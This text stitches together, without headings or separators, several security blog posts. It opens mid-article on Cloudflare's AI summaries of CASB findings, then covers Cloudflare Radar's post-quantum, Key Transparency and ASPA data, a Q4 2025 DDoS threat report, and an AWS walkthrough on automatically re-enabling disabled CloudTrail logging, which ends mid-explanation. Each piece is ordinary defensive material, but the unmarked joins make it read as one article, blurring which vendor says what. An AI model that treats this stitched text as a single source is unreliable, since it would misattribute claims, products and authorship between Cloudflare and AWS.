But helping end users better understand what makes an email risky is only part of the story. We are also applying Cloudy to the administrative side of security operations, where clarity and speed matter just as much. Beyond Phishnet, Cloudy now translates complex CASB findings into structured explanations that help security and IT teams quickly understand risk, prioritize remediation, and take confident action across their SaaS environments.
API CASB in the wild
Inside Cloudflare One, our SASE platform, CASB connects to the SaaS and cloud tools your teams already use. By talking to providers over API, CASB gives security and IT teams:
A consolidated view of misconfigurations, overshared files, and risky access patterns across apps like Microsoft 365, Google Workspace, Slack, Salesforce, Box, GitHub, Jira, and Confluence (CASB Integrations).
Continuous scanning for new issues as users collaborate, share, and adopt new tools.
Findings that are organized, searchable, and exportable for triage and reporting.
A typical CASB Findings page showing detections for a Microsoft 365 finding.
Making SaaS security straightforward
Until now, understanding what exactly triggered a CASB Finding — the detections that CASB makes across connected SaaS integrations — has been a black box. While the information was there to put together an explanation of why that file, that user, that configuration was triggering a CASB Finding Type, it wasn’t exactly obvious the reason why it was ultimately detected by our system.
With the introduction of Cloudy summaries in CASB, users receive a short description of the detection rationale with the specific details of the match listed out for easy comprehension.
Unlike a simple text summary, Cloudy for CASB provides a structured breakdown designed for immediate remediation. As seen in our beta testing across different providers, from Microsoft 365 to Dropbox, the model consistently parses findings into two distinct sections:
Risk: It identifies exactly why the finding matters. For instance, rather than just noting a ‘Suspended User,’ Cloudy clarifies that this ‘may indicate a compromised account or a user who should no longer have access to company data’.
Guidance: It offers immediate next steps. Instead of generic advice, it suggests specific actions, such as verifying if a suspension was intentional or reviewing an application’s legitimacy before revoking access.
This structure ensures that analysts can understand the gravity of a finding without needing deep expertise in the specific SaaS application involved.
An example Cloudy Summary in a CASB Posture Finding.
Finding Type
Technical Signal
Cloudy Translation (Risk & Guidance)
Identity & Access
Dropbox:
Suspended User
Risk: A suspended user account may indicate a compromised account or a user who should no longer have access to company data.
Guidance: Verify that the suspension is intentional and that the user’s access has been properly revoked.
Shadow IT
Google Workspace:
Installed 3rd-party app
Risk: This installed application with Google Sign In access may pose a risk of unauthorized access to user data.
Guidance: Review the application’s legitimacy and necessity, and consider revoking access if it is no longer needed.
Email Security
Microsoft 365:
Domain DMARC record not present
Risk: The absence of a DMARC record may leave the domain vulnerable to email spoofing and phishing attacks.
Guidance: Configure a DMARC record for the domain to specify how to handle unauthenticated emails.
Data Loss Prevention
Microsoft 365:
File publicly accessible + DLP Match
Risk: This file being shared publicly with edit access may allow unauthorized modifications… especially given the potential sensitive content indicated by the DLP Profile match.
Guidance: Review the file’s content… and consider restricting access if necessary.
We know that when it comes to our customers getting to the bottom of identified security issues, time is of the essence. We believe that any amount of unnecessary uncertainty or lack of clarity around what’s going wrong just puts more time between an imperfect state and one that is more secure.
We built this feature on the same privacy-first foundations as all products at Cloudflare. Cloudy summaries in CASB are generated using Cloudflare Workers AI, ensuring that your data remains within our secure infrastructure during analysis. The models are not trained on your SaaS data, and the summaries are generated ephemerally to aid in triage. This allows your team to leverage the speed of AI without exposing sensitive internal documents or configurations to public models.
What’s next
For Email Security, we will continue to expand how Cloudy supports both administrators and end users. Our focus is on delivering clearer explanations, better in context guidance, and deeper integration into daily workflows.
For CASB, we’re excited to look for opportunities where Cloudy can make it even easier for CASB administrators to understand what’s going on across their cloud and SaaS apps. Keep an eye out as we look to expand Cloudy coverage to allow administrators to query their findings using natural language, further reducing the time it takes to identify and remediate risks.
Looking ahead, this includes richer explanations for additional detection types, tighter feedback loops between user actions and detections, and continued improvements to how users and SOC teams collaborate through Phishnet. Our goal is to make Cloudy a core part of how organizations understand, trust, and act on email security decisions.
We provide all organizations (whether a Cloudflare customer or not) with free access to our Retro Scan tool, allowing them to use our predictive AI models to scan existing inbox messages in Microsoft 365.
Retro Scan will detect and highlight any threats found, enabling organizations to remediate them directly in their email accounts. With these insights, organizations can implement further controls, either using Cloudflare Email Security or their preferred solution, to prevent similar threats from reaching their inboxes in the future.
If you are interested in how Cloudflare can help secure your inboxes, sign up for a phishing risk assessment here.
Cloudflare Radar already offers a wide array of security insights — from application and network layer attacks, to malicious email messages, to digital certificates and Internet routing.
And today we’re introducing even more. We are launching several new security-related data sets and tools on Radar:
We are extending our post-quantum (PQ) monitoring beyond the client side to now include origin-facing connections. We have also released a new tool to help you check any website’s post-quantum encryption compatibility.
A new Key Transparency section on Radar provides a public dashboard showing the real-time verification status of Key Transparency Logs for end-to-end encrypted messaging services like WhatsApp, showing when each log was last signed and verified by Cloudflare’s Auditor. The page serves as a transparent interface where anyone can monitor the integrity of public key distribution and access the API to independently validate our Auditor’s proofs.
Routing Security insights continue to expand with the addition of global, country, and network-level information about the deployment of ASPA, an emerging standard that can help detect and prevent BGP route leaks.
Measuring origin post-quantum support
Since April 2024, we have tracked the aggregate growth of client support for post-quantum encryption on Cloudflare Radar, chronicling its global growth from under 3% at the start of 2024, to over 60% in February 2026. And in October 2025, we added the ability for users to check whether their browser supports X25519MLKEM768 — a hybrid key exchange algorithm combining classical X25519 with ML-KEM, a lattice-based post-quantum scheme standardized by NIST. This provides security against both classical and quantum attacks.
However, post-quantum encryption support on user-to-Cloudflare connections is only part of the story.
For content not in our CDN cache, or for uncacheable content, Cloudflare’s edge servers establish a separate connection with a customer’s origin servers to retrieve it. To accelerate the transition to quantum-resistant security for these origin-facing fetches, we previously introduced an API allowing customers to opt in to preferring post-quantum connections. Today, we’re making post-quantum compatibility of origin servers visible on Radar.
The new origin post-quantum support graph on Radar illustrates the share of customer origins supporting X25519MLKEM768. This data is derived from our automated TLS scanner, which probes TLS 1.3-compatible origins and aggregates the results daily. It is important to note that our scanner tests for support rather than the origin server’s specific preference. While an origin may support a post-quantum key exchange algorithm, its local TLS key exchange preference can ultimately dictate the encryption outcome.
While the headline graph focuses on post-quantum readiness, the scanner also evaluates support for classical key exchange algorithms. Within the Radar Data Explorer view, you can also see the full distribution of these supported TLS key exchange methods.
As shown in the graphs above, approximately 10% of origins could benefit from a post-quantum-preferred key agreement today. This represents a significant jump from less than 1% at the start of 2025 — a 10x increase in just over a year. We expect this number to grow steadily as the industry continues its migration. This upward trend likely accelerated in 2025 as many server-side TLS libraries, such as OpenSSL 3.5.0+, GnuTLS 3.8.9+, and Go 1.24+, enabled hybrid post-quantum key exchange by default, allowing platforms and services to support post-quantum connections simply by upgrading their cryptographic library dependencies.
A screenshot of the tool in Radar to test whether a hostname supports post-quantum encryption.
The tool presents a simple form where users can enter a hostname (such as cloudflare.com or www.wikipedia.org) and optionally specify a custom port (the default is 443, the standard HTTPS port). After clicking “Test”, the result displays a tag indicating PQ support status alongside the negotiated TLS key exchange algorithm. If the server prefers PQ secure connections, a green “PQ” tag appears with a message confirming the connection is “post-quantum secure.” Otherwise, a red tag indicates the connection is “not post-quantum secure”, showing the classical algorithm that was negotiated.
Under the hood, this tool uses Cloudflare Containers — a new capability that allows running container workloads alongside Workers. Since the Workers runtime is not exposed to details of the underlying TLS handshake, Workers cannot initiate TLS scans. Therefore, we created a Go container that leverages the crypto/tls package’s support for post-quantum compatibility checks. The container runs on-demand and performs the actual handshake to determine the negotiated TLS key exchange algorithm, returning results through the Radar API.
With the addition of these origin-facing insights, complementing the existing client-facing insights, we have moved all the post-quantum content to its own section on Radar.
Securing E2EE messaging systems with Key Transparency
End-to-end encrypted (E2EE) messaging apps like WhatsApp and Signal have become essential tools for private communication, relied upon by billions of people worldwide. These apps use public-key cryptography to ensure that only the sender and recipient can read the contents of their messages — not even the messaging service itself. However, there’s an often-overlooked vulnerability in this model: users must trust that the messaging app is distributing the correct public keys for each contact.
If an attacker were able to substitute an incorrect public key in the messaging app’s database, they could intercept messages intended for someone else — all without the sender knowing.
Key Transparency addresses this challenge by creating an auditable, append-only log of public keys — similar in concept to Certificate Transparency for TLS certificates. Messaging apps publish their users’ public keys to a transparency log, and independent third parties can verify and vouch that the log has been constructed correctly and consistently over time. In September 2024, Cloudflare announced such a Key Transparency auditor for WhatsApp, providing an independent verification layer that helps ensure the integrity of public key distribution for the messaging app’s billions of users.
Today, we’re publishing Key Transparency audit data in a new Key Transparency section on Cloudflare Radar. This section showcases the Key Transparency logs that Cloudflare audits, giving researchers, security professionals, and curious users a window into the health and activity of these critical systems.
The new page launches with two monitored logs: WhatsApp and Facebook Messenger Transport. Each monitored log is displayed as a card containing the following information:
Status: Indicates whether the log is online, in initialization, or disabled. An “online” status means the log is actively publishing key updates into epochs that Cloudflare audits. (An epoch represents a set of updates applied to the key directory at a specific time.)
Last signed epoch: The most recent epoch that has been published by the messaging service’s log and acknowledged by Cloudflare. By clicking on the eye icon, users can view the full epoch data in JSON format, including the epoch number, timestamp, cryptographic digest, and signature.
Last verified epoch: The most recent epoch that Cloudflare has verified. Verification involves checking that the transition of the transparency log data structure from the previous epoch to the current one represents a valid tree transformation — ensuring the log has been constructed correctly. The verification timestamp indicates when Cloudflare completed its audit.
Root: The current root hash of the Auditable Key Directory (AKD) tree. This hash cryptographically represents the entire state of the key directory at the current epoch. Like the epoch fields, users can click to view the complete JSON response from the auditor.
The data shown on the page is also available via the Key Transparency Auditor API, with endpoints for auditor information and namespaces.
If you would like to perform audit proof verification yourself, you can follow the instructions in our Auditing Key Transparency blog post. We hope that these use cases are the first of many that we publish in this Key Transparency section in Radar — if your company or organization is interested in auditing for your public key or related infrastructure, you can reach out to us here.
Tracking RPKI ASPA adoption
While the Border Gateway Protocol (BGP) is the backbone of Internet routing, it was designed without built-in mechanisms to verify the validity of the paths it propagates. This inherent trust has long left the global network vulnerable to route leaks and hijacks, where traffic is accidentally or maliciously detoured through unauthorized networks.
Although RPKI and Route Origin Authorizations (ROAs) have successfully hardened the origin of routes, they cannot verify the path traffic takes between networks. This is where ASPA (Autonomous System Provider Authorization)comes in. ASPA extends RPKI protection by allowing an Autonomous System (AS) to cryptographically sign a record listing the networks authorized to propagate its routes upstream. By validating these Customer-to-Provider relationships, ASPA allows systems to detect invalid path announcements with confidence and react accordingly.
While the specific IETF standard remains in draft, the operational community is moving fast. Support for creating ASPA objects has already landed in the portals of Regional Internet Registries (RIRs) like ARIN and RIPE NCC, and validation logic is available in major software routing stacks like OpenBGPD and BIRD.
To provide better visibility into the adoption of this emerging standard, we have added comprehensive RPKI ASPA support to the Routing section of Cloudflare Radar. Tracking these records globally allows us to understand how quickly the industry is moving toward better path validation.
Our new ASPA deployment view allows users to examine the growth of ASPA adoption over time, with the ability to visualize trends across the five Regional Internet Registries (RIRs) based on AS registration. You can view the entire history of ASPA entries, dating back to October 1, 2023, or zoom into specific date ranges to correlate spikes in adoption with industry events, such as the introduction of ASPA features on ARIN and RIPE NCC online dashboards.
Beyond aggregate trends, we have also introduced a granular, searchable explorer for real-time ASPA content. This table view allows you to inspect the current state of ASPA records, searchable by AS number, AS name, or by filtering for only providers or customer ASNs. This allows network operators to verify that their records are published correctly and to view other networks’ configurations.
We have also integrated ASPA data directly into the country/region routing pages. Users can now track how different locations are progressing in securing their infrastructure, based on the associated ASPA records from the customer ASNs registered locally.
On individual AS pages, we have updated the Connectivity section. Now, when viewing the connections of a network, you may see a visual indicator for “ASPA Verified Provider.” This annotation confirms that an ASPA record exists authorizing that specific upstream connection, providing an immediate signal of routing hygiene and trust.
For ASes that have deployed ASPA, we now display a complete list of authorized provider ASNs along with their details. Beyond the current state, Radar also provides a detailed timeline of ASPA activity involving the AS. This history distinguishes between changes initiated by the AS itself (“As customer”) and records created by others designating it as a provider (“As provider”), allowing users to immediately identify when specific routing authorizations were established or modified.
Visibility is an essential first step toward broader adoption of emerging routing security protocols like ASPA. By surfacing this data, we aim to help operators deploy protections and assist researchers in tracking the Internet’s progress toward a more secure routing path. For those who need to integrate this data into their own workflows or perform deeper analysis, we are also exposing these metrics programmatically. Users can now access ASPA content snapshots, historical timeseries, and detailed changes data using the newly introduced endpoints in theCloudflare Radar API.
As security evolves, so does our data
Internet security continues to evolve, with new approaches, protocols, and standards being developed to ensure that information, applications, and networks remain secure. The security data and insights available on Cloudflare Radar will continue to evolve as well. The new sections highlighted above serve to expand existing routing security, transparency, and post-quantum insights already available on Cloudflare Radar.
If you share any of these new charts and graphs on social media, be sure to tag us: @CloudflareRadar (X), noc.social/@cloudflareradar (Mastodon), and radar.cloudflare.com (Bluesky). If you have questions or comments, or suggestions for data that you’d like to see us add to Radar, you can reach out to us on social media, or contact us via email.
Welcome to the 24th edition of Cloudflare’s Quarterly DDoS Threat Report. In this report, Cloudforce One offers a comprehensive analysis of the evolving threat landscape of Distributed Denial of Service (DDoS) attacks based on data from the Cloudflare network. In this edition, we focus on the fourth quarter of 2025, as well as share overall 2025 data.
The fourth quarter of 2025 was characterized by an unprecedented bombardment launched by the Aisuru-Kimwolf botnet, dubbed “The Night Before Christmas” DDoS attack campaign. The campaign targeted Cloudflare customers as well as Cloudflare’s dashboard and infrastructure with hyper-volumetric HTTP DDoS attacks exceeding rates of 200 million requests per second (rps), just weeks after a record-breaking 31.4 Terabits per second (Tbps) attack.
Key insights
DDoS attacks surged by 121% in 2025, reaching an average of 5,376 attacks automatically mitigated every hour.
In the final quarter of 2025, Hong Kong jumped 12 places, making it the second most DDoS’d place on earth. The United Kingdom also leapt by an astonishing 36 places, making it the sixth most-attacked place.
Infected Android TVs — part of the Aisuru-Kimwolf botnet — bombarded Cloudflare’s network with hyper-volumetric HTTP DDoS attacks, while Telcos emerged as the most-attacked industry.
2025 saw a huge spike in DDoS attacks
In 2025, the total number of DDoS attacks more than doubled to an incredible 47.1 million. Such attacks have soared in recent years: The number of DDoS attacks spiked 236% between 2023 and 2025.
In 2025, Cloudflare mitigated an average of 5,376 DDoS attacks every hour — of these, 3,925 were network-layer DDoS attacks and 1,451 were HTTP DDoS attacks.
Network-layer DDoS attacks more than tripled in 2025
The most substantial growth was in network-layer DDoS attacks, which more than tripled year over year. Cloudflare mitigated 34.4 million network-layer DDoS attacks in 2025, compared to 11.4 million in 2024.
A substantial portion of the network-layer attacks — approximately 13.5 million — targeted global Internet infrastructure protected by Cloudflare Magic Transit and Cloudflare’s infrastructure directly, as part of an 18-day DDoS campaign in the first quarter of 2025. Of these attacks, 6.9 million targeted Magic Transit customers while the remaining 6.6 million targeted Cloudflare directly.
In the final quarter of 2025, the number of DDoS attacks grew by 31% over the previous quarter and 58% over 2024. Network-layer DDoS attacks fueled that growth. In 2025 Q4, network-layer DDoS attacks accounted for 78% of all DDoS attacks. The amount of HTTP DDoS attacks remained the same, but surged in their size to rates that we haven’t seen since the HTTP/2 Rapid Reset DDoS campaign in 2023. These recent surges were launched by the Aisuru-Kimwolf botnet, which we will cover in the next section.
“The Night Before Christmas” DDoS campaign
On Friday, December 19, 2025, the Aisuru-Kimwolf botnet began bombarding Cloudflare infrastructure and Cloudflare customers with hyper-volumetric DDoS attacks. What was new in this campaign was its size: The botnet used hyper-volumetric HTTP DDoS attacks exceeding rates of 20 million requests per second (Mrps).
The Aisuru-Kimwolf botnet is a massive collection of malware-infected devices, primarily Android TVs. The botnet comprises an estimated 1-4 million infected hosts. It is capable of launching DDoS attacks that can cripple critical infrastructure, crash most legacy cloud-based DDoS protection solutions, and even disrupt the connectivity of entire nations.
Throughout the campaign, Cloudflare’s autonomous DDoS defense systems detected and mitigated all of the attacks: 384 packet-intensive attacks, 329 bit-intensive attacks, and 189 request-intensive attacks, for a total of 902 hyper-volumetric DDoS attacks, averaging 53 attacks a day.
The average size of the hyper-volumetric DDoS attacks during the campaign were 3 Bpps, 4 Tbps, and 54 Mrps. The maximum rates recorded during the campaign were 9 Bpps, 24 Tbps, and 205 Mrps.
To put that in context, the scale of a 205 Mrps DDoS attack is comparable to the combined populations of the UK, Germany, and Spain all simultaneously typing a website address and then hitting ‘enter’ at the same second.
While highly dramatic, The Night Before Christmas campaign accounted for only a small portion of the hyper-volumetric DDoS attacks we saw throughout the year.
Hyper-volumetric DDoS attacks
Throughout 2025, Cloudflare observed a continuous increase in hyper-volumetric DDoS attacks. In 2025 Q4, hyper-volumetric attacks increased by 40% compared to the previous quarter.
As the number of attacks increased over the course of 2025, the size of the attacks increased as well, growing by over 700% compared to the large attacks seen in late 2024, with one reaching 31.4 Tbps in a DDoS attack that lasted just 35 seconds. The graph below portrays the rapid growth in DDoS attack sizes as seen and blocked by Cloudflare — each one a world record, i.e. the largest ever disclosed publicly by any company at the time.
Like all of the other attacks, the 31.4 Tbps DDoS attack was detected and mitigated automatically by Cloudflare’s autonomous DDoS defense, which was able to adapt and quickly lock on to botnets such as Aisuru-Kimwolf.
Most of the hyper-volumetric DDoS attacks targeted Cloudflare customers in the Telecommunications, Service Providers and Carriers industry. Cloudflare customers in the Gaming industry and customers providing Generative AI services were also heavily targeted. Lastly, Cloudflare’s own infrastructure itself was targeted by multiple attack vectors such as HTTP floods, DNS attacks and UDP flood.
Most-attacked industries
When analyzing DDoS attacks of all sizes, the Telecommunications, Service Providers and Carriers industry was also the most targeted. Previously, the Information Technology & Services industry held that unlucky title.
The Gambling & Casinos and Gaming industries ranked third and fourth, respectively. The quarter’s biggest changes in the top 10 were the Computer Software and Business Services industries, which both climbed several spots.
The most-attacked industries are defined by their role as critical infrastructure, a central backbone for other businesses, or their immediate, high-stakes financial sensitivity to service interruption and latency.
Most-attacked locations
The DDoS landscape saw both predictable stability and dramatic shifts among the world’s most-attacked locations. Targets like China, Germany, Brazil, and the United States were the top five, demonstrating persistent appeal for attackers.
Hong Kong made a significant move, jumping twelve spots to land at number two. However, the bigger story was the meteoric rise of the United Kingdom, which surged an astonishing 36 places this quarter, making it the sixth most-attacked location.
Vietnam held its place as the seventh most-attacked location, followed by Azerbaijan in eighth, India in ninth, and Singapore as number ten.
Top attack sources
Bangladesh dethroned Indonesia as the largest source of DDoS attacks in the fourth quarter of 2025. Indonesia dropped to the third spot, after spending a year as the top source of DDoS attacks. Ecuador also jumped two spots, making it the second-largest source.
Notably, Argentina soared an incredible twenty places, making it the fourth-largest source of DDoS attacks. Hong Kong rose three places, taking fifth place. Ukraine came in sixth place, followed by Vietnam, Taiwan, Singapore, and Peru.
Top source networks
The top 10 list of attack source networks reads like a list of Internet giants, revealing a fascinating story about the anatomy of modern DDoS attacks. The common thread is clear: Threat actors are leveraging the world’s most accessible and powerful network infrastructure — primarily large, public-facing services.
We see most DDoS attacks coming from IP addresses associated with Cloud Computing Platforms and Cloud Infrastructure Providers, includingDigitalOcean (AS 14061),Microsoft (AS 8075),Tencent (AS 132203), Oracle (AS 31898), andHetzner (AS 24940). This demonstrates the strong link between easily-provisioned virtual machines and high-volume attacks. These cloud sources, heavily concentrated in the United States, are closely followed by a significant presence of attacks coming from IP addresses associated with traditional Telecommunications Providers (Telcos). These Telcos, primarily from the Asia-Pacific region (including Vietnam, China, Malaysia, and Taiwan), round out the rest of the top 10.
This geographic and organizational diversity confirms a two-pronged attack reality: While the sheer scale of the highest-ranking sources often originates from global cloud hubs, the problem is truly worldwide, routed through the Internet’s most critical pathways from across the globe. In many DDoS attacks, we see thousands of various source ASNs, highlighting the truly global distribution of botnet nodes.
To help hosting providers, cloud computing platforms and Internet service providers identify and take down the abusive IP addresses/accounts that launch these attacks, we leverage Cloudflare’s unique vantage point on DDoS attacks to provide a free DDoS Botnet Threat Feed for Service Providers.
Over 800 networks worldwide have signed up for this feed, and we’ve already seen great collaboration across the community to take down botnet nodes.
Helping defend the Internet
DDoS attacks are rapidly growing in sophistication and size, surpassing what was previously imaginable. This evolving threat landscape presents a significant challenge for many organizations to keep pace. Organizations currently relying on on-premise mitigation appliances or on-demand scrubbing centers may benefit from re-evaluating their defense strategy.
Driven by a mission to help defend the Internet, Cloudforce One leverages telemetry from Cloudflare’s global network — which protects approximately 20% of the web — to drive threat research and operational response, protecting critical systems for millions of organizations worldwide.
At AWS, we encourage you to use automation. Not just to deploy your workloads and configure services, but to also help you quickly detect and respond to security events within your AWS environments. In addition to increasing the speed of detection and response, automation also helps you scale your security operations as your workloads in AWS increase and scale as well. For these reasons, security automation is a key principle outlined in the Well-Architected Framework, the AWS Cloud Adoption Framework, and the AWS Security Incident Response Guide.
Security response automation is a broad topic that spans many areas. The goal of this blog post is to introduce you to core concepts and help you get started. You will learn how to implement automated security response mechanisms within your AWS environments. This post will include common patterns that customers often use, implementation considerations, and an example solution. Additionally, we will share resources AWS has produced in the form of the Automated Security ResponseGitHub repo. The GitHub repo includes scripts that are ready-to-deploy for common scenarios.
What is security response automation?
Security response automation is a planned and programmed action taken to achieve a desired state for an application or resource based on a condition or event. When you implement security response automation, you should adopt an approach that draws from existing security frameworks. Frameworks are published materials which consist of standards, guidelines, and best practices in order help organizations manage cybersecurity-related risk. Using frameworks helps you achieve consistency and scalability and enables you to focus more on the strategic aspects of your security program. You should work with compliance professionals within your organization to understand any specific compliance or security frameworks that are also relevant for your AWS environment.
Our example solution is based on the NIST Cybersecurity Framework (CSF), which is designed to help organizations assess and improve their ability to help prevent, detect, and respond to security events. According to the CSF, “cybersecurity incident response” supports your ability to contain the impact of potential cybersecurity events.
Although automation is not a CSF requirement, automating responses to events enables you to create repeatable, predictable approaches to monitoring and responding to threats. When we build automation around events that we know should not occur, it gives us an advantage over a malicious actor because the automation is able to respond within minutes or even seconds compared to an on-call support engineer.
The five main steps in the CSF are identify, protect, detect, respond and recover. We’ve expanded the detect and respond steps to include automation and investigation activities.
Figure 1: The five steps in the CSF
The following definitions for each step in the diagram above are based on the CSF but have been adapted for our example in this blog post. Although we will focus on the detect, automate and respond steps, it’s important to understand the entire process flow.
Identify: Identify and understand the resources, applications, and data within your AWS environment.
Protect: Develop and implement appropriate controls and safeguards to facilitate the delivery of services.
Detect: Develop and implement appropriate activities to identify the occurrence of a cybersecurity event. This step includes the implementation of monitoring capabilities which will be discussed further in the next section.
Automate: Develop and implement planned, programmed actions that will achieve a desired state for an application or resource based on a condition or event.
Investigate: Perform a systematic examination of the security event to establish the root cause.
Respond: Develop and implement appropriate activities to take automated or manual actions regarding a detected security event.
Recover: Develop and implement appropriate activities to maintain plans for resilience and to restore capabilities or services that were impaired due to a security event
Security response automation on AWS
AWS CloudTrail and AWS Config continuously log details regarding users and other identity principals, the resources they interacted with, and configuration changes they might have made in your AWS account. We are able to combine these logs with Amazon EventBridge, which gives us a single service to trigger automations based on events. You can use this information to automatically detect resource changes and to react to deviations from your desired state.
Figure 2: Automated remediation flow
As shown in the diagram above, an automated remediation flow on AWS has three stages:
Monitor: Your automated monitoring tools collect information about resources and applications running in your AWS environment. For example, they might collect AWS CloudTrail information about activities performed in your AWS account, usage metrics from your Amazon EC2 instances, or flow log information about the traffic going to and from network interfaces in your Amazon Virtual Private Cloud (VPC).
Detect: When a monitoring tool detects a predefined condition—such as a breached threshold, anomalous activity, or configuration deviation—it raises a flag within the system. A triggering condition might be an anomalous activity detected by Amazon GuardDuty, a resource out of compliance with an AWS Config rule, or a high rate of blocked requests on an Amazon VPC security group or AWS Web Application Firewall (AWS WAF) web access control list (web-acl).
Respond: When a condition is flagged, an automated response is triggered that performs an action you’ve predefined—something intended to remediate or mitigate the flagged condition.
Examples of automated response actions may include modifying a VPC security group, patching an Amazon EC2 instance, rotating various different types of credentials, or adding an additional entry into an IP set in AWS WAF that is part of a web-acl rule to block suspicious clients who triggered a threshold from a monitoring metric.
You can use the event-driven flow described above to achieve a variety of automated response patterns with varying degrees of complexity. Your response pattern could be as simple as invoking a single AWS Lambda function, or it could be a complex series of AWS Step Function tasks with advanced logic. In this blog post, we’ll use two simple Lambda functions in our example solution.
How to define your response automation
Now that we’ve introduced the concept of security response automation, start thinking about security requirements within your environment that you’d like to enforce through automation. These design requirements might come from general best practices you’d like to follow, or they might be specific controls from compliance frameworks relevant for your business.
Customers start with the run-books they already use as part of their Incident Response Lifecycle. Simple run-books, like responding to an exfiltrated credential, can be quickly mapped to automation especially if your run book calls for the disabling of the credential and the notification of on-call personnel. But it can be resource driven as well. Events such as a new AWS VPC being created might trigger your automation to immediately deploy your company’s standard configuration for VPC flowlog collection.
Your objectives should be quantitative, not qualitative. Here are some examples of quantitative objectives:
Remote administrative network access to servers should be limited.
Server storage volumes should be encrypted.
AWS console logins should be protected by multi-factor authentication.
As an optional step, you can expand these objectives into user stories that define the conditions and remediation actions when there is an event. User stories are informal descriptions that briefly document a feature within a software system. User stories may be global and span across multiple applications or they may be specific to a single application.
For example:
“Remote administrative network access to servers should have limited access from internal trusted networks only. Remote access ports include SSH TCP port 22 and RDP TCP port 3389. If remote access ports are detected within the environment and they are accessible to outside resources, they should be automatically closed and the owner will be notified.”
Once you’ve completed your user story, you can determine how to use automated remediation to help achieve these objectives in your AWS environment. User stories should be stored in a location that provides versioning support and can reference the associated automation code.
You should carefully consider the effect of your remediation mechanisms in order to help prevent unintended impact on your resources and applications. Remediation actions such as instance termination, credential revocation, and security group modification can adversely affect application availability. Depending on the level of risk that’s acceptable to your organization, your automated mechanism can only provide a notification which would then be manually investigated prior to remediation. Once you’ve identified an automated remediation mechanism, you can build out the required components and test them in a non-production environment.
Sample response automation walkthrough
In the following section, we’ll walk you through an automated remediation for a simulated event that indicates potential unauthorized activity—the unintended disabling of CloudTrail logging. Outside parties might want to disable logging to avoid detection and the recording of their unauthorized activity. Our response is to re-enable the CloudTrail logging and immediately notify the security contact. Here’s the user story for this scenario:
“CloudTrail logging should be enabled for all AWS accounts and regions. If CloudTrail logging is disabled, it will automatically be enabled and the security operations team will be notified.”
A note about the sample response automation below as it references Amazon EventBridge: EventBridge was formerly referred to as Amazon CloudWatch Events. If you see other documentation referring to Amazon CloudWatch, you can find that configuration now via the Amazon EventBridge console page.
Additionally, we will be looking at this scenario through the lens of an account that has a stand-alone CloudTrail configuration. While this is an acceptable configuration, AWS recommends using AWS Organizations, which allows you to configure an organizational CloudTrail. These organizational trails are immutable to the child accounts so that logging data cannot be removed or tampered with.
Important: You’ll use AWS CloudTrail to test the sample remediation. Running more than one CloudTrail trail in your AWS account will result in charges based on the number of events processed while the trail is running. Charges for additional copies of management events recorded in a Region are applied based on the published pricingplan. To minimize the charges, follow the clean-up steps that we provide later in this post to remove the sample automation and delete the trail.
Deploy the sample response automation
In this section, we’ll show you how to deploy and test the CloudTrail logging remediation sample. Amazon GuardDuty generates the finding
Stealth:IAMUser/CloudTrailLoggingDisabled when CloudTrail logging is disabled, and AWS Security Hub collects findings from GuardDuty using the standardized finding format mentioned earlier. We recommend that you deploy this sample into a non- production AWS account.
Select the Launch Stack button below to deploy a CloudFormation template with an automation sample in the us-east-1 Region. You can also download the template and implement it in another Region. The template consists of an Amazon EventBridge rule, an AWS Lambda function, and the IAM permissions necessary for both components to execute. It takes several minutes for the CloudFormation stack build to complete.
In the CloudFormation console, choose the Select Template form, and then select Next.
On the Specify Details page, provide the email address for a security contact. For the purpose of this walkthrough, it should be an email address that you have access to. Then select Next.
On the Options page, accept the defaults, then select Next.
On the Review page, confirm the details, then select Create.
While the stack is being created, check the inbox of the email address that you provided in step 2. Look for an email message with the subject AWS Notification – Subscription Confirmation. Select the link in the body of the email to confirm your subscription to the Amazon Simple Notification Service (Amazon SNS) topic. You should see a success message like the one shown in Figure 3:
Figure 3: SNS subscription confirmation
Return to the CloudFormation console. After the Status field for the CloudFormation stack changes to CREATE COMPLETE (as shown in Figure 4), the solution is implemented and is ready for testing.
Figure 4: CREATE_COMPLETE status
Test the sample automation
You’re now ready to test the automated response by creating a test trail in CloudTrail, then trying to stop it.
From the AWS Management Console, choose Services > CloudTrail.
Select Trails, then select Create Trail.
On the Create Trail form:
Enter a value for Trail name and for AWS KMS alias, as shown in Figure 5.
For Storage location, create a new S3 bucket or choose an existing one. For our testing, we create a new S3 bucket.
Figure 5: Create a CloudTrail trail
On the next page, under Management events, select Write-only (to minimize event volume).
Figure 6: Create a CloudTrail trail
On the Trails page of the CloudTrail console, verify that the new trail has started. You should see the status as logging, as shown in Figure 7.
Figure 7: Verify new trail has started
You’re now ready to act like an unauthorized user trying to cover their tracks. Stop the logging for the trail that you just created:
Select the new trail name to display its configuration page.
In the top-right corner, choose the Stop logging button.
When prompted with a warning dialog box, select Stop logging.
Verify that the logging has stopped by confirming that the Start logging button now appears in the top right, as shown in Figure 8.
Figure 8: Verify logging switch is off
You have now simulated a security event by disabling logging for one of the trails in the CloudTrail service. Within the next few seconds, the near real-time automated response will detect the stopped trail, restart it, and send an email notification. You can refresh the Trails page of the CloudTrail console to verify through the Stop logging button at the top right corner.
Within the next several minutes, the investigatory automated response will also begin. GuardDuty will detect the action that stopped the trail and enrich the data about the source of unexpected behavior. Security Hub will then ingest that information and optionally correlate with other security events.
In the AWS Management Console, choose Services > Security Hub.
In the left pane, select Findings.
Select the Add filters field, then select Type.
Select EQUALS, paste TTPs/Defense Evasion/Stealth:IAMUser-CloudTrailLoggingDisabled into the field, then select Apply.
Refresh your browser periodically until the finding is generated.
Figure 9: Monitor Security Hub for your finding
Select the title of the finding to review details. When you’re ready, you can choose to archive the finding by selecting the Archive link. Alternately, you can select a custom action to continue with the response. Custom actions are one of the ways that you can integrate Security Hub with custom partner solutions.
Now that you’ve completed your review of the finding, let’s dig into the components of automation.
How the sample automation works
This example incorporates two automated responses: a near real-time workflow and an investigatory workflow. The near real-time workflow provides a rapid response to an individual event, in this case the stopping of a trail. The goal is to restore the trail to a functioning state and alert security responders as quickly as possible. The investigatory workflow still includes a response to provide defense in depth and uses services that support a more in-depth investigation of the incident.
Figure 10: Sample automation workflow
In the near real-time workflow, Amazon EventBridge monitors for the undesired activity.
When a trail is stopped, AWS CloudTrail publishes an event on the EventBridge bus. An EventBridge rule detects the trail-stopping event and invokes a Lambda function to respond to the event by restarting the trail and notifying the security contact via an Amazon Simple Notification Service (SNS) topic.
